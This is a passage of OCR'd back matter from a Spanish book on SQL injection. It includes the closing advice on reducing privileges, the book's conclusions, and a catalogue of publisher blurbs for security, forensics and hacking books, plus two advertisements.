Ante estas situaciones, la respuesta debe ser… reducir. Reducir las funcionalidades a las mínimas imprescindibles para que la aplicación funcione correctamente. Reducir los privilegios de la cuenta de la base de datos para que no pueda realizar nada que la aplicación no necesite. Reducir los privilegios de la cuenta del sistema operativo con la que se ejecuta la base de datos. Reducir la capacidad de la base de datos para interactuar con el sistema operativo. Reducir.

Quizá sea más incómodo para el desarrollador, pero, a la larga, seguro que le compensará.

4.5. Conclusiones

Repitiendo lo anteriormente dicho, no existen recetas mágicas. No las hay ni para el desarrollador, ni para el administrador de sistemas… ni para el atacante.

Cada sistema, cada aplicación, cada instalación es un mundo. Lo que en un caso funciona, en otros no. Lo que una vez fue la clave para el éxito, otras será irrelevante. Y con un lenguaje tan rico

como SQL, con diversos dialectos, distintos entornos de aplicación y las más variadas configuraciones, las posibilidades son prácticamente infinitas.

Por esta razón, un libro como éste no puede sino arañar tan solo la superficie de un tema como el que pretende cubrir. Si a finales del capítulo I se prometía que se estaba iniciando un viaje, posiblemente a estas alturas no se haya hecho más que preparar las maletas. Queda mucho por hacer. Mucho por investigar. Mucho por aprender.

Pero no se trata únicamente de cuánto falte por decir sobre el lenguaje SQL y las vulnerabilidades de *SQL Injection*. Una técnica no es más que una herramienta que se debe utilizar de forma adecuada. Lo verdaderamente importante es qué se puede hacer con ella. Saber hasta qué punto se podría causar un daño relevante a la organización al explotarla. Qué datos importantes pueden ser relevados o modificados. Qué servicios críticos pueden ser afectados. Qué daños económicos se podrían provocar.


Y para eso hace falta algo más que determinar la existencia de una vulnerabilidad.

Índice de imágenes


Índice de palabras

Libros publicados

Estos libros pueden ser obtenidos desde la web: `http://www.0xWORD.com`




Conocer qué ha pasado en un sistema puede ser una pregunta de obligada respuesta en múltiples situaciones. Un ordenador del que se sospecha que alguien está teniendo acceso porque se está diseminando información que sólo está almacenada en él, un empleado que sospecha que alguien está leyéndole sus correos personales o una organización que cree estar siendo espiada por la competencia son situaciones más comunes cada día en este mundo en el que en los ordenadores marcan el camino a las empresas.
En este libro se describen los procesos para realizar la captura de evidencias en sistemas *Windows*, desde la captura de los datos almacenados en las unidades físicas, hasta la extracción de evidencias de elementos más volátiles como ficheros borrados, archivos impresos o datos que se encuentran en la memoria RAM de un sistema. Todo ello, acompañado de las herramientas que pueden ser utilizadas para que un técnico pueda crearse su propio kit de herramientas de análisis forense que le ayude a llevar a buen término sus investigaciones.




El final del año 2007 trajo consigo la necesidad de reactivar las iniciativas de aplicación de la normativa vigente en materia de protección de datos de carácter personal. Desde entonces la actualización de los proyectos en curso y la puesta en marcha de otros nuevos han constituido una prioridad para numerosas empresas en el Estado español. Sin embargo la aplicación de la legislación vigente no está siendo ni tan generalizada ni tan rigurosa como se esperaba.


La lectura y consulta de este libro permitirá al lector alejar muchos de los "miedos" y dudas que ahora le asaltan respecto de la LOPD y su nuevo reglamento, impidiendo en muchas ocasiones que empresas y organizaciones se encuentren en un situación legal.



Microsoft Forefront Threat Management Gateway [TMG] 2010 es la última evolución de las tecnologías Firewall, Servidor VPN y servidor Caché de la compañía Redmond. Después de haber convencido a muchos con los resultados de *MS ISA Server 2006*, esta nueva evolución mejora en funcionamiento y en características la versión anterior.
En este primer libro en castellano dedicado íntegramente a este producto podrá aprender como instalarlo, como configurarlo en la empresa en configuraciones *stand alone* y en *cluster NLB*, como configurar las reglas de seguridad, los servicios NIS que hacen uso de la tecnología GAPA o el servicio de protección continua de *MS Forefront Web Protection Service*, entre otras muchas opciones.




Microsoft SharePoint 2010: Seguridad es un libro pensado para aquellos responsables de sistemas o seguridad, Arquitectos IT, Administradores o técnicos que deseen conoce como fortificar una arquitectura *SharePoint Server 2010* o *SharePoint Foundation 2010*. El libro recoge desde los apartados de fortificación iniciales, como la configuración de los sistemas de autenticación y autorización, la gestión de la auditoría, la creación de planes de contingencia, la copia y restauración de datos, la publicación de forma segura en Internet y la técnicas de pentesting y/o ataques a servidores *SharePoint*. Un libro imprescindible si tiene a cargo una solución basada en estas tecnologías.
Rubén Alonso ha sido premiado por *Microsoft* como MVP en tecnologías *SharePoint*.




El *DNI electrónico* está entre nosotros, desde hace bastante tiempo pero, desgraciadamente, el uso del mismo en su faceta electrónica no ha despegado. Todavía son pocas las empresas y los particulares que sacan provecho de las funcionalidades que ofrece. En este libro *Rames Sarwat*, de la empresa *SmartAccess*, desgrana los fundamentos tecnológicos que están tras él, y muestra cómo utilizar el *DNI-e* en entornos profesionales y particulares. Desde autenticarse en los sistemas informáticos de una empresa, hasta desarrollar aplicaciones que saquen partido del *DNI-e*.
Rames Sarwat es licenciado en Informática por la *Universidad Politécnica de Madrid* y socio fundador y director de *SmartAccess.*Anteriormente ejerció como Director de Consultoría en *Microsoft*.




Anuario ilustrado de seguridad informática, anécdotas y entrevistas exclusivas... Casi todo lo que ha ocurrido en seguridad en los últimos doce años, está dentro de *"Una al día: 16 años de seguridad informática"*.
Para celebrar los 16 años ininterrumpidos del boletín *Una al día*, hemos realizado un recorrido por toda una década de virus, vulnerabilidades, fraudes, alertas, y reflexiones sobre la seguridad en Internet. Desde una perspectiva amena y entretenida y con un diseño sencillo y directo. Los 16 años de *Una al día* sirven de excusa para un libro que está compuesto por material nuevo, revisado y redactado desde la perspectiva del tiempo. Además de las entrevistas exclusivas y las anécdotas propias de *Hispasec*.




La información es clave en la preparación de un test de penetración. Sin ella no es posible determinar qué atacar ni cómo hacerlo. Y los buscadores se han convertido en herramientas fundamentales para la minería de datos y los procesos de inteligencia. Sin embargo, pese a que las técnicas de *Google Hacking* lleven años siendo utilizadas, quizá no hayan sido siempre bien tratadas ni transmitidas al público. Limitarse a emplear *Google Dorks* conocidos o a usar herramientas que automaticen esta tarea es, con respecto al uso de los buscadores, lo mismo que usar una herramienta como *Nessus*, o quizá el *autopwn* de *Metasploit*, y pensar que se está realizando un test de penetración. Por supuesto, estas herramientas son útiles, pero se debe ir más allá, comprender los problemas encontrados, ser capaces de detectar otros nuevos... y combinar herramientas.




En este libro podrá ver y conocer, desde la experiencia profesional en el mundo del e-crime, cómo se organizan las estafas, qué herramientas se utilizan y cuáles son los mecanismos existentes para conseguir transformar en dinero contante, el capital robado digitalmente a través de Internet. Un texto imprescindible para conocer a lo que todos nos enfrentamos en Internet hoy en día y así poder tomar las medidas de seguridad apropiadas.
Dani Creus y *Mikel Gastesi* forman parte de un equipo multidisciplinar de reconocidos especialistas en e-crime y seguridad en *S21sec*. Entre sus funciones destacan las tareas de análisis e investigación de temas relacionados con la seguridad y fraudes electrónicos.




Hoy en día no sufrimos las mismas amenazas (ni en cantidad ni en calidad) que hace algunos años. Y no sabemos cuáles serán los retos del mañana. Hoy el problema más grave es mitigar el impacto causado por las vulnerabilidades en el software y la complejidad de los programas. Y eso no se consigue con una guía "tradicional". Y mucho menos si se perpetúan las recomendaciones "de toda la vida" como "cortafuegos", "antivirus" y "sentido común". ¿Acaso no disponemos de otras armas mucho más potentes? No. Disponemos de las herramientas "tradicionales" muy mejoradas, cierto, pero también de otras tecnologías avanzadas para mitigar las amenazas. El problema es que no son tan conocidas ni simples. Por tanto es necesario leer el manual de instrucciones, entenderlas... y aprovecharlas...




Más de 3.000 millones de usuarios en más de 200 países utilizamos diariamente las comunicaciones móviles GSM/GPRS/UMTS (2G/3G) para llevar a cabo conversaciones y transferencias de datos. Pero, ¿son seguras estas comunicaciones? En los últimos años se han hecho públicos múltiples vulnerabilidades y ejemplos de ataques prácticos contra GSM/GPRS/UMTS que han puesto en evidencia que no podemos simplemente confiar en su seguridad..
Descubra en este libro cuáles son las vulnerabilidades y los ataques contra GSM/GPRS/UMTS (2G/3G) y el estado respecto a la nueva tecnología LTE, comprenda las técnicas y conocimientos que subyacen tras esos ataques y conozca qué puede hacer para proteger sus comunicaciones móviles.



La Administración Española lidera un encomiable esfuerzo hacia el Desarrollo de la Sociedad de la Información en España, así como en el uso óptimo de las tecnologías de la Información en pro de una prestación de servicios más eficiente hacia los ciudadanos. Aunque este tipo de contenidos no siempre son fáciles de tratar sin caer en un excesivo dogmatismo, sí es cierto que en el marco de la Ley 11/2007 del 22 de Junio, de acceso electrónico de los ciudadanos a los Servicios Públicos, se anunció la creación de los Esquemas Nacionales de Interoperabilidad y de Seguridad con la misión de garantizar un derecho ciudadano, lo que sin duda es un reto y una responsabilidad de primera magnitud. Este manual sirve para facilitar a los responsables de seguridad el cumplimiento de los aspectos tecnológicos derivados del cumplimiento del ENS.




No es de extrañar que los programas contengan fallos, errores, que, bajo determinadas circunstancias los hagan funcionar de forma extraña. Que los conviertan en algo para lo que no estaban diseñados. Aquí es donde entran en juego los posibles atacantes. *Pentesters*, auditores,... y ciberdelincuentes. Para la organización, mejor que sea uno de los primeros que uno de los últimos. Pero para la aplicación, que no entra en valorar intenciones, no hay diferencia entre ellos. Simplemente, son usuarios que hablan un extraño idioma en que los errores se denominan "vulnerabilidades", y una aplicación defectuosa puede terminar convirtiéndose, por ejemplo, en una interfaz de usuario que le permita interactuar directamente con la base de datos. Y basta con un único error.




Las redes de datos IP hace mucho tiempo que gobiernan nuestras sociedades. Empresas, gobiernos y sistemas de interacción social se basan en redes TCP/IP. Sin embargo, estas redes tienen vulnerabilidades que pueden ser aprovechadas por un atacante para robar contraseñas, capturar conversaciones de voz, mensajes de correo electrónico o información transmitida desde servidores. En este libro se analizan cómo funcionan los ataques de *man in the middle* en redes IPv4 o IPv6, cómo por medio de estos ataques se puede crackear una conexión VPN PPTP, robar la conexión de un usuario al *Active Directory* o cómo suplantar identificadores en aplicaciones para conseguir perpetrar una intrusión además del ataque SLAAC, el funcionamiento de las técnicas *ARP-Spoofing*, *Neighbor Spoofing* en IPv6, etcétera.



Hoy día es innegable el imparable crecimiento que han tenido las tecnologías de los dispositivos móviles en los últimos años. El número de *smartphones*, *tablets*, etcétera. han aumentado de manera exponencial. Esto ha sido así, hasta tal punto que actualmente estos dispositivos se han posicionado como tecnologías de máxima prioridad para muchas empresas.
Con este libro se pueden adquirir los conocimientos necesarios para desarrollar aplicaciones en *iOS*, guiando al lector para que aprenda a utilizar las herramientas y técnicas básicas para iniciarse en el mundo *iOS*. Se pretende sentar unas bases, de manera que al finalizar la lectura, el lector pueda convertirse en desarrollador *iOS* y enfrentarse a proyectos de este sistema operativo por sí mismo.



Hoy en día la administración de los sistemas es de vital importancia en toda empresa moderna. *PowerShell* ofrece al administrador la posibilidad de automatizar las tareas cotidianas proporcionando un potente lenguaje de scripting. El libro está estructurado en distintas temáticas, que ofrecen al lector una introducción a la interacción con la potente línea de comandos de *Microsoft*, las bases y pilares para el desarrollo de potentes scripts seguros, y la gestión de productos de *Microsoft* desde *PowerShell*, como son *Hyper-V*, *Active Directory*, *SharePoint*, *SQL Server* o *IIS*. Otro de los aspectos a tratar es la seguridad. El enfoque práctico del libro ayuda al administrador, a entender los distintos y variados conceptos que ofrece *PowerShell*.




Microsoft Windows Server 2012 ha llegado con novedades cuyo objetivo es simplificar las, cada vez más, complejas tareas de los administradores y profesionales IT. En el presente libro se recogen la gran mayoría de dichas novedades entre las que destacan la versión 3.0 de *Hyper-V*, el servidor de virtualización de *Microsoft*, el almacenamiento con su nuevo sistema de archivos y sus propiedades, las mejoras y nuevas características de *Active Directory*, DNS y DHCP, las novedosas fórmulas de despliegue eficiente, la ampliación y mejora de la línea de comandos *Microsoft Windows PowerShell*, y como no, la seguridad, un pilar básico en la estructura de los productos *Microsoft* La idea del libro es presentar las novedades y ahondar en los conceptos principales.




La seguridad de la información es uno de los mercados en auge en la Informática hoy en día. Los gobiernos y empresas valoran sus activos por lo que deben protegerlos de accesos ilícitos mediante el uso de auditorías que proporcionen un status de seguridad a nivel organizativo. El *pentesting* forma parte de las auditorías de seguridad y proporciona un conjunto de pruebas que valoren el estado de la seguridad de la organización en ciertas fases. *Metasploit* es una de las herramientas más utilizadas en procesos de *pentesting* ya que contempla distintas fases de un test de intrusión. Con el presente libro se pretende obtener una visión global de las fases en las que *Metasploit* puede ofrecer su potencia y flexibilidad al servicio del *hacking* ético.




¿Sabías que Steve Jobs le llevó en persona un ordenador *Macintosh* a Yoko Ono y también a Mick Jagger? ¿Y que Jay Miner, el genio que creó el *Amiga 1000* tenía una perrita que tomaba parte en algunas de las decisiones de diseño de este ordenador? ¿O que *Xenix* fue el sistema *Unix* más usado en los 80s en ordenadores y que era propiedad de *Microsoft*?
Estas son sólo algunas de las historias y anécdotas que encontrarás en este libro de Microhistorias. Una parte importante de las cuales tienen como protagonista a los miembros de *Microsoft* y de *Apple*.
50 historias de *hackers*, *phreakers*, programadores y diseñadores cuya constancia y sabiduría nos sirven de inspiración y de ejemplo para nuestros proyectos de hoy en día.



Ángel Ríos, auditor de una empresa puntera en el sector de la seguridad informática se prepara para acudir a una cita con Yolanda, antigua compañera de clase de la que siempre ha estado enamorado. Sin embargo, ella no está interesada en iniciar una relación; sólo quiere que le ayude a descifrar un misterioso archivo. Ángel se ve envuelto en una intriga que complicará su vida y lo expondrá a un grave peligro. Únicamente contará con sus conocimientos de *hacking* y el apoyo de su amigo Marcos.
Mezcla de novela negra y manual técnico, este libro aspira a entretener e informar a partes iguales sobre un mundo tan apasionante como es el de la seguridad informática. Técnicas de *hacking web*, sistemas y análisis forense, son algunos de los temas que se tratan con total rigor y excelentemente documentados.



La evolución de VoIP ha sido considerable, siendo hoy día una alternativa muy utilizada como solución única de telefonía en muchísimas empresas. Gracias a la expansión de Internet y a las redes de alta velocidad, llegará un momento en el que las líneas telefónicas convencionales sean totalmente sustituidas por sistemas de VoIP, dado el ahorro económico no sólo en llamadas sino también en infraestructura.
El gran problema es la falta de concienciación en seguridad. Las empresas aprenden de los errores a base de pagar elevadas facturas y a causa de sufrir intrusiones en sus sistemas.
Este libro muestra cómo hacer un test de penetración en un sistema de VoIP así como las herramientas más utilizadas para atacarlo, repasando además los fallos de configuración más comunes.




¿Has pensado alguna vez por qué coño el informático tiene siempre esa cara de orco? ¿Por qué siempre está enfadado? ¿Por qué no se relaciona con la gente de la oficina?

Yo te lo digo: por tu culpa. Por vuestra culpa. Por las burradas que hacéis. Porque no os podéis estar quietecitos, no... Porque os creéis que el informático tiene la solución para todo.

Pasa, pasa, y entérate de qué pasa por la cabeza de *Wardog*, un administrador de sistemas renegado, con afán de venganza, con maldad y con mala hostia.


Wardog y el mundo es el producto de años de exposición a *lusers* dotados de estupidez tóxica, de mala baba destilada y acidez de estómago. Y café en cantidades malsanas.



Actualmente, el mundo de las aplicaciones móviles es uno de los sectores que más dinero mueve en el mercado de la informática. Tener conocimientos de programación en estas plataformas móviles es una garantía para poder encontrar empleo a día de hoy.
"*Desarrollo de aplicaciones Android seguras*" pretende inculcar al lector una base sólida de conocimientos sobre programación en la plataforma móvil con mayor cuota de mercado del mundo: *Android*. Mediante un enfoque eminentemente práctico, el libro guiará al lector en el desarrollo de las funcionalidades más demandadas a la hora de desarrollar una aplicación móvil. Además se pretende educar al programador e introducirle en la utilización de técnicas de diseño que modelen aplicaciones seguras, en la parte de almacenamiento de datos y en la parte de comunicaciones.




Este libro se dedica especialmente a dos paradigmas de la criptografía: la clásica y RSA. Ambos los trata a fondo con el ánimo de convertirse en uno de los documentos más completos en esta temática. Para conseguir este trabajo el texto presentado toma como referencia trabajo previo de los autores, complementándolo y orientándolo para hacer su lectura más asequible.
El técnico o experto en seguridad tendrá especial interés por el sistema RSA, aunque le venga muy bien recordar sus inicios en la criptografía como texto de amena lectura y, por su parte, el lector no experto en estos temas criptológicos pero sí interesado, seguramente le atraiga inicialmente la criptografía clásica por su sencillez y sentido histórico.



Este libro trata sobre la securización de entornos *Linux* siguiendo el modelo de Defensa en Profundidad. Es decir, diferenciando la infraestructura en diferentes capas que deberán ser configuradas de forma adecuada, teniendo como principal objetivo la seguridad global que proporcionarán. Durante el transcurso de esta lectura se ofrecen bases teóricas, ejemplos de configuración y funcionamiento, además de buenas prácticas para tratar de mantener un entorno lo más seguro posible. Sin duda, los entornos basados en *Linux* ofrecen una gran flexibilidad y opciones, por lo que se ha optado por trabajar con las tecnologías más comunes y utilizadas. En definitiva, este libro se recomienda a todos aquellos que deseen reforzar conceptos, así como para los que necesiten una base desde la que partir a la hora de securizar un entorno *Linux*.



A día de hoy se han vendido más de 500 millones de dispositivos *iOS* y aunque la seguridad del sistema ha mejorado con cada versión todavía se pueden encontrar vulnerabilidades a explotar. Las auditorías de seguridad en empresas cada vez se encuentran con más dispositivos *iOS* entre sus objetivos, ya que los empleados los utilizan en sus puestos de trabajo, lo que hace que haya que pensar en ellos como posibles riesgos de seguridad. En este libro se han juntado un nutrido grupo de expertos en seguridad en la materia para recopilar en un texto, todas las formas de atacar un terminal *iPhone* o *iPad* de un usuario detereminado. Tras leer este libro, si un determinado usuario tiene un *iPhone* o un *iPad*, seguro que al lector se le ocurren muchas formas de conseguir la información que en él se guarde o de controlar lo que con él se hace.



Kali Linux ha renovado el espíritu y la estabilidad de BackTrack gracias a la agrupación y selección de herramientas que son utilizadas diariamente por miles de auditores. En *Kali Linux* se han eliminado las herramientas que se encontraban descatalogadas y se han afinado las versiones de las herramientas top. La cantidad de estas es lo que situa a *Kali Linux*, como una de las mejores distribuciones para auditoría de seguridad del mundo. El libro plantea un enfoque eminentemente práctico, priorizando los escenarios reproducibles por el lector, y enseñando el uso de las herramientas más utilizadas en el mundo de la auditoría informática. *Kali Linux* tiene la misión de sustituir a la distribución de seguridad por excelencia, y como se puede visualizar en este libro tiene razones sobradas para lograrlo.

Recover Messages

Recover Messages es un servicio que permite examinar y recuperar datos de aplicaciones que utilizan *SQLite* como base de datos. Dichas aplicaciones están incluidas en smartphones *iPhone* y *Android* principalmente, ejemplos de ello son *WhatsApp*, *Line*, *SpotBros* etcétera.


Gracias a *Recover Messages* es posible inspeccionar y recuperar la información de ficheros *SQLite* facilitados por el usuario, que serán tratados en nuestros sistemas o en los de nuestros proveedores de sistemas de forma automática, y totalmente confidencial, incluyendo por supuesto las medidas de seguridad pertinentes.

Tanto la incorporación de ficheros *SQLite* como la obtención de los datos que dichos ficheros almacenan, son guiados paso a paso con asistentes desde la propia web, lo que hace muy sencilla la utilización de este servicio pionero.

El servicio tiene dos modalidades:

- Gratuito. En este caso el usuario tendrá funcionalidades limitadas, siendo posible únicamente acceder a los mensajes *WhatsApp* de los dispositivos *iPhone* y *Android*.
- Con licencia. En este caso el usuario tendrá todas las funcionalidades del servicio, que incluye además de las incluidas en la modalidad gratuita, la posibilidad de recuperar Mensajes SMS y Emails de *iPhone* y *Android*, además de los archivos utilizados con otras aplicaciones de *iPhone* como *Tuenti*, *SpotBros* y *Line*.

El servicio está disponible en castellano y en inglés en *http://recovermessages.com*



Pantalla principal de *Recover Messages*.

Cálico Electrónico

"Cálico Electrónico" se ha convertido en la serie de animación Flash más famosa de España. En clave de humor y con una animación de gran calidad, Cálico Electrónico es un superhéroe "aspañol" alejado totalmente del patrón establecido en los superhéroes: Cálico es bajito, gordo, y no tiene ningún poder. Lo que sí tiene es la fijación de salvar a su ciudad "Electrónico City" de cualquier mal.



El origen de "Cálico Electrónico" fue una campaña de márketing de una web. No obstante, el éxito que tuvo superó todas las expectativas y se creó una identidad propia. "Cálico Electrónico" ha hecho famoso a su creador, Nikodemo, que a partir de entonces creó un estudio de animación llamado Nikodemo Animation. Tras los éxitos iniciales, la serie tuvo 3 temporadas de 6 capítulos cada una, incluyéndose en ellas unas tomas falsas, al estilo de las películas con actores reales. Además de los capítulos oficiales se hicieron también capítulos especiales, y una serie paralela llamada "Los huérfanos electrónicos".

